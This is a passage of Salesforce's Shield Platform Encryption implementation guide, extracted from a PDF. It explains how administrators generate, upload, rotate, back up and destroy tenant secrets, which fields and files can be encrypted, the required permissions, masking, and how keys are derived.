
Once you have your tenant secret, upload it to Salesforce so that the Shield Platform Encryption key management machinery can use it to derive your org-specific data encryption key.

1. In Setup, use the Quick Find box to go to the Platform Encryption setup page.
2. Click **Upload Tenant Secret**.
3. In the Upload Tenant Secret section, attach both the encrypted tenant secret and the hashed plaintext tenant secret. Click **Upload**.



This tenant secret automatically becomes the active tenant secret.

Note: The tenant secret whose certificate has the latest expiration date automatically becomes the active tenant secret.



Your tenant secret is now ready to be used for key derivation. From here on, the Salesforce key derivation server will use the tenant secret you generated to derive the org-specific key that the app server will use to encrypt and decrypt your users' data.

4. Export your tenant secret and back it up as prescribed in your organization's security policy.

   You'll have to reimport the secret if you need to restore it. The exported secret is different from the key you uploaded. It is encrypted with a different key and has additional metadata embedded in it. See Back Up Your Tenant Secret in the Salesforce Help.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- "Customize Application"

  AND

  "Manage Encryption Keys"

Rotate Your Encryption Keys

You control the lifecycle of your organization's data encryption keys by controlling the lifecycle of your tenant secrets. You should regularly generate a new tenant secret and archive the previously active one.

Consult your organization's security policies to decide how often to rotate your tenant secret. You can rotate it once every 24 hours in a production organization, and every four hours in a sandbox environment.

The key derivation function itself uses a master secret, which is rotated with each major Salesforce release. This has no impact on your encryption keys or your encrypted data, until you rotate your tenant secret.

1. To check the status of your organization's keys, go to Setup and use the `Quick Find` box to find the Platform Encryption setup page. Keys can be active, archived, or destroyed.

   ACTIVE
   Can be used to encrypt and decrypt new or existing data.

   ARCHIVED
   Cannot encrypt new data. Can be used to decrypt data previously encrypted with this key when it was active.

   DESTROYED
   Cannot encrypt or decrypt data. Data encrypted with this key when it was active can no longer be decrypted. Files and attachments encrypted with this key can no longer be downloaded.

2. In Setup, use the `Quick Find` box to find the Platform Encryption setup page.
3. Click **Generate New Tenant Secret**.
4. If you want to re-encrypt existing field values with a newly generated tenant secret, contact Salesforce support.

   Get the data to update by exporting the objects via the API or by running a report that includes the record ID. This triggers the encryption service to encrypt the existing data again using the newest key.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

API Guide: TenantSecret

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Back Up Your Tenant Secret

Your tenant secret is unique to your organization and to the specific data to which it applies. Salesforce recommends that you export your secret to ensure continued data access in cases where you need to gain access to the related data again.

1. In Setup, use the `Quick Find` box to find the Platform Encryption setup page.
2. In the table that lists your keys, find the tenant secret you want and click **Export**.
3. Confirm your choice in the warning box, then save your exported file.

   The file name is `tenant-secret-org-<organization ID>-ver-<tenant secret version numer>.txt`. For example, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.
4. Note the specific version you're exporting, and give the exported file a meaningful name. Store the file in a safe location in case you need to import it back into your organization.

   Note: Your exported tenant secret is itself encrypted.
5. To import your tenant secret again, click **Import** > **Choose File** and select your file. Make sure you're importing the correct version of the tenant secret.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

API Guide: TenantSecret

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Destroy A Tenant Secret

Only destroy tenant secrets in extreme cases where access to related data is no longer needed. Your tenant secret is unique to your organization and to the specific data to which it applies. Once you destroy a tenant secret, related data is not accessible unless you previously exported the key and then import the key back into Salesforce

You are solely responsible for making sure your data and tenant secrets are backed up and stored in a safe place. Salesforce can't help you with deleted, destroyed, or misplaced tenant secrets.

1. In Setup, use the `Quick Find` box to find the Platform Encryption setup page.
2. In the table that lists your tenant secrets, go to the row that contains the one you want to destroy and click **Destroy**.
3. A warning box appears. Type in the text as shown and select the checkbox acknowledging that you're destroying a tenant secret, then click **Destroy**.

File previews and content that was already cached in the user's browser may still be visible in cleartext after you destroy the key that encrypted that content, until the user logs in again.

If you create a sandbox organization from your production organization and then destroy the tenant secret in your sandbox organization, the tenant secret still exists in the production organization.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:
- "Manage Encryption Keys"

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

API Guide: TenantSecret

Turn Shield Platform Encryption Off

At some point, you may need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

When you turn off Shield Platform Encryption, encrypted data is not mass-decrypted and any functionality that is affected by encryption is not restored. Contact Salesforce after disabling Platform Encryption for help finalizing your changes.

1. From Setup, use the `Quick Find` box to find **Platform Encryption**.
2. Click **Encrypt Fields**, then click **Edit**.
3. Deselect the fields you want to stop encrypting, then click **Save**.
   Users can see data in these fields.
4. To disable encryption for files, deselect **Encrypt Files and Attachments** and click **Save**.

The limitations and special behaviors that apply to encrypted fields persist after encryption is disabled. The values can remain encrypted at rest and masked in some places. All previously encrypted files and attachments remain encrypted at rest.

Encrypted fields remain accessible after you disable encryption, as long as the key used to encrypt them has not been destroyed.

SEE ALSO:

Back to Parent Topic

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:
- "View Setup and Configuration"

To disable encryption:
- "Customize Application"

How Shield Platform Encryption Works

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. We combine these secrets to create your unique data encryption key. We use that key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

Encrypting files, fields, and attachments has no effect on your organization's storage limits.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

Can I Bring My Own Encryption Key?

Yes. You can generate and store your tenant secret outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

Which Fields Can I Encrypt?

You can encrypt certain fields on standard objects, on custom objects, and in Chatter. When Shield Platform Encryption is on, users with the "View Encrypted Data" permission can see the contents of encrypted fields, but users without that permission see only masked values.

Which Files Are Encrypted?

When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it's uploaded.

Which User Permissions Does Shield Platform Encryption Require?

Assign permissions to your users according to their roles regarding encryption. Some users need the "View Encrypted Data" permission, while some need other combinations of permissions to select data for encryption or work with encryption keys. You can enable these permissions just like you would any other user permission.

What Does My Encrypted Data Look Like?

How encrypted information looks to users and admins depends on their permissions, whether it's in a file or field, and other factors. However, admins control who has access to sensitive data.

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The encryption service then encrypts the data on the application server.

Behind the Scenes: The Search Index Encryption Process

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your organization with a tool such as Force.com IDE, Migration Tool, or Workbench, the Encrypted field attribute persists. However, if you deploy to organizations with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target organization.

How Does Shield Platform Encryption Work In a Sandbox?

Refreshing a sandbox from a production organization creates an exact copy of the production organization. If Shield Platform Encryption is enabled on the production organization, all encryption settings are copied, including tenant secrets created in production.

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with the key terms, such as hardware security module, key rotation, and master secret.

What's the Difference Between Classic Encryption and Shield Platform Encryption?

With Shield Platform Encryption, you can encrypt a variety of widely used standard fields, along with some custom fields and many kinds of files. Shield Platform Encryption also supports person accounts, cases, search, approval processes, and other key Salesforce features. Classic encryption lets you protect only a special type of custom text field, which you create for that purpose.

SEE ALSO:

Platform Encryption Overview

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Can I Bring My Own Encryption Key?

Yes. You can generate and store your tenant secret outside of Salesforce using your own crypto libraries, enterprise key management system, or hardware security module (HSM). You then grant the Salesforce Shield Platform Encryption key management machinery access to those keys. You can choose to encrypt your keys with a public key from a self-signed or CA-signed certificate.

To work with our key management machinery, your tenant secret needs to meet these specifications:

- 256-bit size
- Encrypted with a public RSA key that is extracted from the downloaded BYOK certificate, then padded using OAEP padding
- Once it's encrypted, it must be encoded in standard base64

To work with encryption keys, you'll need the "Manage Encryption Keys" permission. To generate BYOK-compatible certificates, you'll need the "Customize Application" permission.

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

Why Bring Your Own Key?

Bring Your Own Key (BYOK) gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Take Good Care of Your Keys

When you create and store your own key material outside of Salesforce, it's important that you safeguard those tenant secrets. Make sure that you have a trustworthy place to archive your tenant secret; never save a tenant secret on a hard drive without a backup.

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for installation. It generates a random number as your tenant secret, calculates a SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

Why Bring Your Own Key?

Bring Your Own Key (BYOK) gives you an extra layer of protection in the event of unauthorized access to critical data. It may also help you meet the regulatory requirements that come with handling financial data, such as credit card numbers; health data, such as patient care records or insurance information; or other kinds of private data, such as social security numbers, addresses, and phone numbers. Once you've set up your key, you can use Shield Platform Encryption as you normally would to encrypt data at rest in your Salesforce org.

Shield Platform Encryption enables Salesforce administrators to manage the lifecycle of their data encryption keys while protecting these keys from unauthorized access. By controlling the lifecycle of your organization's tenant secrets, you control the lifecycle of the data encryption keys derived from them.

Data encryption keys aren't stored in Salesforce. Instead, they're derived on demand whenever a key is needed to encrypt or decrypt customer data, using a master secret and a tenant secret. The master secret is generated once per release for everyone by a hardware security module (HSM). The tenant secret is unique to your organization, and you control when it is generated, activated, and retired.

You can generate your tenant secrets in two ways:

- Use the Salesforce hardware security module (HSM) key management infrastructure to have your org-specific tenant secret generated for you.
- Use the infrastructure of your choice, such as an on-premise HSM, to generate and manage your tenant secret. This option is popularly known as "Bring Your Own Key," although the element you're really bringing is the tenant secret from which the key is derived.

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

Take Good Care of Your Keys

When you create and store your own key material outside of Salesforce, it's important that you safeguard those tenant secrets. Make sure that you have a trustworthy place to archive your tenant secret; never save a tenant secret on a hard drive without a backup.

Back up all imported tenant secrets after you upload them to Salesforce to ensure that you have copies of your active tenant secrets. See Back Up Your Tenant Secret in the Salesforce Help.

Review your company policy on key rotation. You can rotate and update your keys on your own schedule. See Rotate Your Encryption Keys.

Important: If you accidentally destroy a tenant secret that isn't backed up, Salesforce won't be able to help you retrieve it.

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

Sample Script for Generating a BYOK Tenant Secret

We've provided a helper script that may be handy for preparing your tenant secret for installation. It generates a random number as your tenant secret, calculates a SHA256 hash of the secret, and uses the public key from the certificate to encrypt the secret.

1. Download the script from the Salesforce Knowledge Base. Save it in the same directory as the certificate.
2. Run the script specifying the certificate name, like this: `./secretgen.sh my_certificate.crt`

   Replace this certificate name with the actual filename of the certificate you downloaded.

   Tip: If needed, use `chmod +w secretgen.sh` to make sure you have write permission to the file and use `chmod 775` to make it executable.
3. The script generates a number of files. Look for the two files that end with the .b64 suffix. The files ending in .b64 are your base 64-encoded encrypted tenant secret and base 64-encoded hash of the plaintext tenant secret. You'll need both of these files for the next step.

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Troubleshooting Bring Your Own Key

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

I'm trying to use the script you provide, but it won't run.

Make sure that you are running the right script for your operating system. If you are working on a Windows machine, you can install a Linux emulator and use the Linux script. These issues can also prevent the script from running:

- You don't have write permission in the folder you're trying to run the script from. Try running the script from a folder that you have write permission for.
- The certificate that the script references is missing. Make sure you've properly generated the certificate.
- The certificate is missing or is not being referenced by the correct name. Make sure you've entered the correct file name for your certificate in the script.

I want to use the script you provide, but I also want to use my own random number generator.

The script we provide uses a random number generator to create a random value that is then used as your tenant secret. If you would like to use a different generator, replace `head -c 32 /dev/urandom | tr '\n' =` (or, in the Mac version, `head -c 32 /dev/urandom > $PLAINTEXT_SECRET`) with a command that generates a random number using your preferred generator.

What if I want to use my own hashing process to hash my tenant secret?

No problem. Just make sure that the end result meets these requirements:

- Uses an SHA-256 algorithm.
- Results in a base64 encoded hashed tenant secret.
- Generates the hash of the random number BEFORE encrypting it.

If any of these three criteria aren't met, you won't be able to upload your tenant secret.

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

How should I encrypt my tenant secret before I upload it to Salesforce?

If you're using the script provided, the encryption process is taken care of. If you do not use the script, specify the OAEP padding scheme when you encrypt your tenant secret. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64. If either of these criteria are not met, you won't be able to upload your tenant secret.

If you choose to not use the script provided, follow the instructions in the Generate And Wrap Your Tenant Secret Help topic.

I can't upload my Encrypted tenant secret and Hashed tenant secret.

A handful of errors can prevent your files from uploading. Use the chart to make that sure your tenant secrets and certificates are in order.

Possible cause	Solution
Your files were generated with an expired certificate.	Check the date on your certificate. If it has expired, you can renew your certificate or use another one.
Your certificate is not active, or is not a valid Bring Your Own Key certificate.	Ensure that your certificate settings are compatible with the Bring Your Own Key feature. Under the Certificate and Key Edit section of the Certificates page, select a 4096-bit certificate size, disable Exportable Private Key, and enable Platform Encryption.
You haven't attached both the encrypted tenant secret and the hashed tenant secret.	Make sure that you attach both the encrypted tenant secret and hashed tenant secret. Both of these files should have a .b64 suffix.
Your tenant secret or hashed tenant secret wasn't generated properly.	Several problems can cause this error. Usually, the tenant secret or hashed tenant secret wasn't generated using the correct SSL parameters. If you are using OpenSSL, you can refer to the script for an example of the correct parameters you should use to generate and hash your tenant secret. If you are using a library other than OpenSSL, check that library's support page for help finding the correct parameters to both generate and hash your tenant secret. Still stuck? Contact your Salesforce account executive. They'll put you in touch with someone at Salesforce who can help.

I'm still having problems with my key. Who should I talk to?

If you still have questions, contact your account executive. They'll put you in touch with a support team specific to this feature.

Which Fields Can I Encrypt?

You can encrypt certain fields on standard objects, on custom objects, and in Chatter. When Shield Platform Encryption is on, users with the "View Encrypted Data" permission can see the contents of encrypted fields, but users without that permission see only masked values.

Note: Beginning with Spring '17, Shield Platform Encryption no longer masks encrypted data. This may affect some users' ability to work with encrypted data. If you have data you don't want specific users to see, revisit their field-level security settings on page 540, record access settings, and object permissions on page 543.

In either case, encrypted fields work normally throughout the Salesforce user interface, business processes, and APIs. (There are some exceptions; for example, encrypted fields can't be filtered.)

When you encrypt a field, existing values aren't encrypted immediately. Values are encrypted only after they are touched. Contact Salesforce for help encrypting existing data.

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Encrypted Standard Fields

You can encrypt the contents of these standard field types on the Account, Contact, Case, and Case Comment objects..

- On the Account (Business) object:
  - `Account Name`
  - `Description`
  - `Fax`
  - `Website`
  - `Phone`
- On the Account (Person) object:
  - `Name` (Encrypts `First Name`, `Middle Name`, and `Last Name`)
  - `Mailing City`
- On the Contact object:
  - `Description`
  - `Email`
  - `Fax`
  - `Home Phone`
  - `Mailing Address` (Encrypts only `Mailing Street` and `Mailing City`)
  - `Mobile`
  - `Name` (Encrypts `First Name`, `Middle Name`, and `Last Name`)
  - `Other Phone`
  - `Phone`
- On the Case object:
  - `Subject`
  - `Description`
- On Case Comments:

  - `Body` (including Internal Comments)
- In the Chatter feed:
  - `Feed Comment—Body`
  - `Feed Item—Body`
  - `Feed Item—Title`
  - `Feed Revision—Value`

  These fields include feed posts, questions and answers, link names, comments, and poll questions. They don't encrypt poll choices.

  The revision history of encrypted Chatter fields is also encrypted. If you edit or update an encrypted Chatter field, the old information remains encrypted.

  Note: Enabling Encryption for Chatter encrypts all eligible Chatter fields. You can't choose to encrypt only certain Chatter fields.

Encrypted Custom Fields

You can encrypt the contents of fields that belong to one these custom field types, on either standard or custom objects.

- Email
- Phone
- Text
- Text Area
- Text Area (Long)
- URL
- Date
- Date/Time

After a custom field is encrypted, you can't change the field type. For custom phone and email fields, you also can't change the field format.

Important: When you encrypt the Name field, enhanced lookups are automatically enabled. Enhanced lookups improve the user's experience by searching only through records that have been looked up recently, and not all existing records. Switching to enhanced lookups is a one-way change. You can't go back to standard lookups, even if you disable encryption.

You can't use currently or previously encrypted custom fields in custom formula fields or criteria-based sharing rules.

You can't use Schema Builder to create an encrypted custom field.

Some custom fields can't be encrypted:

- Fields that have the `Unique` or `External ID` attributes or include these attributes on previously encrypted custom fields
- Fields that are used in custom formula fields
- Fields on external data objects
- Fields that are used in an account contact relation

On a custom object, the standard Name field can't be encrypted.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

- Encrypt Fields
- Back to Parent Topic
- What Does My Encrypted Data Look Like?
- Retrieve Encrypted Data with Formulas (Beta)
- Fix Compatibility Problems
- Tradeoffs and Limitations of Shield Platform Encryption
- Enable Enhanced Lookups

Which Files Are Encrypted?

When you enable Shield Platform Encryption for files and attachments, all files and attachments that can be encrypted are encrypted. The body of each file or attachment is encrypted when it's uploaded.

These kinds of files are encrypted when you enable file encryption:

- Files attached to email
- Files attached to feeds
- Files attached to records
- Files on the Content, Libraries, and Files tabs (Salesforce Files, including file previews, and Salesforce CRM Content files)
- Files managed with Salesforce Files Sync and stored in Salesforce
- Files attached to Chatter posts, comments, and the sidebar
- Notes body text using the new Notes tool
- Files attached to Knowledge articles
- Quote PDFs

Some types of files and attachments are not encrypted:

- Chatter group photos
- Chatter profile photos
- Documents
- Note previews in the new Notes tool
- Notes in the old Notes tool

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Available in both Salesforce Classic and Lightning Experience.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

- Encrypt Files and Attachments

Which User Permissions Does Shield Platform Encryption Require?

Assign permissions to your users according to their roles regarding encryption. Some users need the "View Encrypted Data" permission, while some need other combinations of permissions to select data for encryption or work with encryption keys. You can enable these permissions just like you would any other user permission.

	View Encrypted Data	Manage Encryption Keys	Customize Application	View Setup and Configuration
View data in encrypted fields	✔			
View Platform Encryption setup page			✔	✔
Edit Platform Encryption setup Page, excluding key management			✔	
Generate, destroy, export, and import tenant secrets		✔		
Query TenantSecret object via the API		✔		

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The "View Encrypted Data" Permission

As an administrator, you decide which users can see field values unmasked by granting the "View Encrypted Data" permission in profiles or permission sets. Admins do not automatically have the permission, and standard profiles do not include it by default.

Tip: When you have the "View Encrypted Data" permission and grant login access to other users, they can see encrypted field values in plain text. To avoid exposing sensitive data, clone your profile, remove the "View Encrypted Data" permission from the cloned profile, and assign yourself to the cloned profile. Then grant login access to the other user.

When you turn on encryption, existing field values aren't encrypted immediately. Values are encrypted only after they are touched.

When you add or remove the "View Encrypted Data" permission for a user, the change takes effect only after the user logs in again.

Who can see data in cleartext partly depends on whether it is in a file or field. Encrypted files are always visible to users who have access to them. Encrypted fields are visible only to users who have access to them and have the "View Encrypted Data" permission. Use appropriate sharing settings if data in a file must remain hidden.

Users without the "View Encrypted Data" permission can't:

- Edit required encrypted lookup fields.
- Use Chatter publisher related lists.
- Use the Copy Mailing Address to Other Address functionality in contacts.
- Choose which value to keep from two merged account records if the same value is encrypted in both. When this happens, Salesforce retains the value from the master account record.
- Create records that contain a lookup field that requires a value, if that lookup field points to an encrypted standard field.

Users without the "View Encrypted Data" permission can still do these things with encrypted fields:

- Change the value of an encrypted field, unless the field-level security is set to read only.
- See encrypted fields in search results, although their values are masked.
- Create contact and opportunity records from Chatter actions, related lists on account detail pages, and Quick Create.

When the running user on a report or dashboard has the "View Encrypted Data" permission, readers of the report chart or dashboard who don't have the permission may still see encrypted data.

When users without the "View Encrypted Data" permission clone a record with encrypted, non-lookup fields, the encrypted field values are blank in the new cloned record.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

- Profiles
- Permission Sets
- User Permissions
- Back to Parent Topic

What Does My Encrypted Data Look Like?

How encrypted information looks to users and admins depends on their permissions, whether it's in a file or field, and other factors. However, admins control who has access to sensitive data.

It's important to understand the differences between encrypted data *at rest* and data *masking*. Encrypted data *at rest* refers to data encrypted when stored. For example, servers, databases, and files all store data at rest. *Masking* refers to hiding visible data in a field by replacing the characters. For example, a Social Security number field can have the characters appear as asterisks for added security.

Users can view some data as cleartext instead of masked, depending on permissions or whether the data resides in a file or field. There are a couple of reasons for this behavior:

- **Field-Level Security:** Users with Field-Level Security permissions can access certain data even when that data is encrypted at rest. For example, a human resources director might need to view sensitive employee information in a field, while a clerk doesn't. Although the human resources director can view the sensitive data, it remains encrypted at rest.
- **Encrypted files remain visible:** Files remain visible to users who have access to them even when they are encrypted. In contrast, to view encrypted data in fields, a user must have the View Encrypted Data permission. If data in a file must remain hidden, use the appropriate sharing settings.

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Masks You'll See

Shield Platform Encryption uses a variety of masks. Some of these simply hide data from view, while others give you additional information about the hidden data.

Note: Masking doesn't apply to data in custom Lightning components.

Field Type	Mask	What It Means
Email, Phone, Text, Text Area, Text Area (Long), URL	*****	This field is encrypted, and you don't have permission to view encrypted data.
	?????	This field is encrypted, and the encryption key has been destroyed.

Field Type	Mask	What It Means
	!!!!!	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date	07/07/1777	This field is encrypted, and you don't have permission to view encrypted data.
	08/08/1888	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777	This service is unavailable right now. For help accessing this service, contact Salesforce.
Custom Date/Time	07/07/1777 12:00 PM	This field is encrypted, and you don't have permission to view encrypted data.
	08/08/1888 12:00 PM	This field is encrypted, and the encryption key has been destroyed.
	01/01/1777 12:00 PM	This service is unavailable right now. For help accessing this service, contact Salesforce.

Note: You can't put masking characters into an encrypted field. For example, if a Phone field is encrypted and you enter a phone number as *****, or a Date field is encrypted and you enter 07/07/1777, that data is not saved.

Behind the Scenes: The Shield Platform Encryption Process

When users submit data, the application server looks for the org-specific data encryption key in its cache. If it isn't there, the application server gets the encrypted tenant secret from the database and asks the key derivation server to derive the key. The encryption service then encrypts the data on the application server.

Salesforce securely generates the master and tenant secrets by using Hardware Security Modules (HSMs). The unique key is derived by using PBKDF2, a Key Derivation Function (KDF), with the master and tenant secrets as inputs.

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Shield Platform Encryption Process Flow



1. When a Salesforce user saves encrypted data, the runtime engine determines from metadata whether to encrypt the field, file, or attachment before storing it in the database.
2. If so, the encryption service checks for the matching data encryption key in cached memory.
3. The encryption service determines whether the key exists.
   a. If so, the encryption service retrieves the key.
   b. If not, the service sends a derivation request to a key derivation server and returns it to the encryption service running on the App Cloud.
4. After retrieving or deriving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using 256-bit AES encryption.
5. The ciphertext is saved in the database or file storage. The IV and corresponding ID of the tenant secret used to derive the data encryption key are saved in the database.

Salesforce generates a new master secret at the start of each release.

SEE ALSO:

Back to Parent Topic
Shield Platform Encryption Terminology
Salesforce Platform Encryption Architecture
Video: Shield Platform Encryption (Lightning Experience)

Behind the Scenes: The Search Index Encryption Process

EDITIONS

Available as add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for organizations created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

The Salesforce search engine is built on the open-source enterprise search platform software Apache Solr. The search index, which stores tokens of record data with links back to the original records stored in the database, is housed within Solr. Partitions divide the search index into segments to allow Salesforce to scale operations. Apache Lucene is used for its core library.

Note: Contact your Salesforce account executive or open a support ticket to enable Search Index Encryption. This feature is not available for Government Isolation Architecture customers.

Leveraging Shield Platform Encryption's HSM-based key derivation architecture, metadata, and configurations, Search Index Encryption runs when Shield Platform Encryption is in use. The solution applies strong encryption on an org-specific search index (.fdt, .tim, and .tip file types) using an org-specific AES-256 bit encryption key. The search index is encrypted at the search index segment level, and all search index operations require index blocks to be encrypted in memory.

There aren't any changes in Setup or changes to the user interface, so the added protection is seamless and determined by the organization's encryption policy.

The only way to access the search index or the key cache is through programmatic APIs.

Before the search index files are encrypted, a Salesforce security administrator must enable Search Index Encryption. Admins then set up their encryption policy to determine which data elements need to be embedded with encryption. Admins configure Shield Platform Encryption by selecting fields and files to encrypt. An org-specific HSM-derived key specifically for search index encryption is derived on-demand from the tenant secret. The key material is passed to the search engine's cache on a secure channel.

The process when a user creates or edits records:

1. The core application determines if the search index segment should be encrypted or not based on metadata.
2. If the search index segment should be encrypted, the encryption service checks for the matching search encryption key ID in the cached memory.
3. The encryption service determines if the key exists in the cache.
   a. If the key exists in the cache, the encryption service uses the key for encryption.
   b. Otherwise, the service sends a request to the core application, which in turn sends an authenticated derivation request to a key derivation server and returns the key to the core application server.
4. After retrieving the key, the encryption service generates a random initialization vector (IV) and encrypts the data using NSS or JCE's AES-256 implementation.
5. The key ID (identifier of the key being used to encrypt the index segment) and IV are saved in the search index.

The process is similar when a user searches for encrypted data:

1. When a user searches for a term, the term is passed to the search index, along with which Salesforce objects to search.
2. When the search index executes the search, the encryption service opens the relevant segment of the search index in memory and reads the key ID and IV.
3. Steps 3 through 5 of the process when a user creates or edits records are repeated.
4. The search index processes the search and returns the results to the user seamlessly.

If Salesforce admins disable encryption on a field, all index segments that were encrypted are unencrypted and the key ID is set to null. This process can take up to seven days.

How Do I Deploy Shield Platform Encryption?

When you deploy Shield Platform Encryption to your organization with a tool such as Force.com IDE, Migration Tool, or Workbench, the Encrypted field attribute persists. However, if you deploy to organizations with different encryption settings, the effect depends on whether Shield Platform Encryption is enabled in the target organization.

You can use change sets to deploy Shield Platform Encryption to custom fields. Regardless of how you deploy, Salesforce automatically checks to see if the implementation violates Shield Platform Encryption guidelines.

Source Organization	Target Organization	Result
Shield Platform Encryption enabled	Shield Platform Encryption enabled	The source Encrypted field attribute indicates enablement
Shield Platform Encryption enabled	Shield Platform Encryption not enabled	The Encrypted field attribute is ignored
Shield Platform Encryption not enabled	Shield Platform Encryption enabled	The target Encrypted field attribute indicates enablement

EDITIONS

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Available in both Salesforce Classic and Lightning Experience.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

SEE ALSO:

Back to Parent Topic

Change Sets

How Does Shield Platform Encryption Work In a Sandbox?

Refreshing a sandbox from a production organization creates an exact copy of the production organization. If Shield Platform Encryption is enabled on the production organization, all encryption settings are copied, including tenant secrets created in production.

Once a sandbox is refreshed, tenant secret changes are confined to your current organization. This means that when you rotate or destroy a tenant secret on sandbox, it doesn't affect the production organization.

As a best practice, rotate tenant secrets on sandboxes after a refresh. Rotation ensures that production and sandbox use different tenant secrets. Destroying tenant secrets on a sandbox renders encrypted data unusable in cases of partial or full copies.

Note: This page is about Shield Platform Encryption, not Classic Encryption. What's the difference?

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SEE ALSO:

Back to Parent Topic

Shield Platform Encryption Terminology

Encryption has its own specialized vocabulary. To get the most out of your Shield Platform Encryption features, it's a good idea to familiarize yourself with the key terms, such as hardware security module, key rotation, and master secret.

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Data Encryption
The process of applying a cryptographic function to data that results in ciphertext. The platform encryption process uses symmetric key encryption and a 256-bit Advanced Encryption Standard (AES) algorithm using CBC mode, PKCS5 padding, and a randomized, 128-bit initialization vector (IV) to encrypt field-level data and files stored on the Salesforce platform. Both data encryption and decryption occur on the application servers.

Data Encryption Keys
Shield Platform Encryption uses data encryption keys to encrypt and decrypt data. Data encryption keys are derived on a key derivation server using keying material split between a per-release master secret and an organization-specific tenant secret stored encrypted in the database as a part of your organization. The 256-bit derived keys exist in memory until evicted from the cache.

Encrypted Data at Rest
Data that is encrypted when stored on disk. Salesforce supports encryption for fields stored in the database, documents stored in Files, Content Libraries, and Attachments, and archived data.

Encryption Key Management
Refers to all aspects of key management, such as key creation, processes, and storage. Tenant secret management is performed by administrators or users who have the "Manage Encryption Keys" permission.

Hardware Security Module (HSM)
Used to provide cryptography processing as well as key management for authentication. Shield Platform Encryption uses HSMs to generate and store secret material and run the function that derives data encryption keys used by the encryption service to encrypt and decrypt data.

Initialization Vector (IV)
A random sequence used with a key to encrypt data.

Key Derivation Function (KDF)
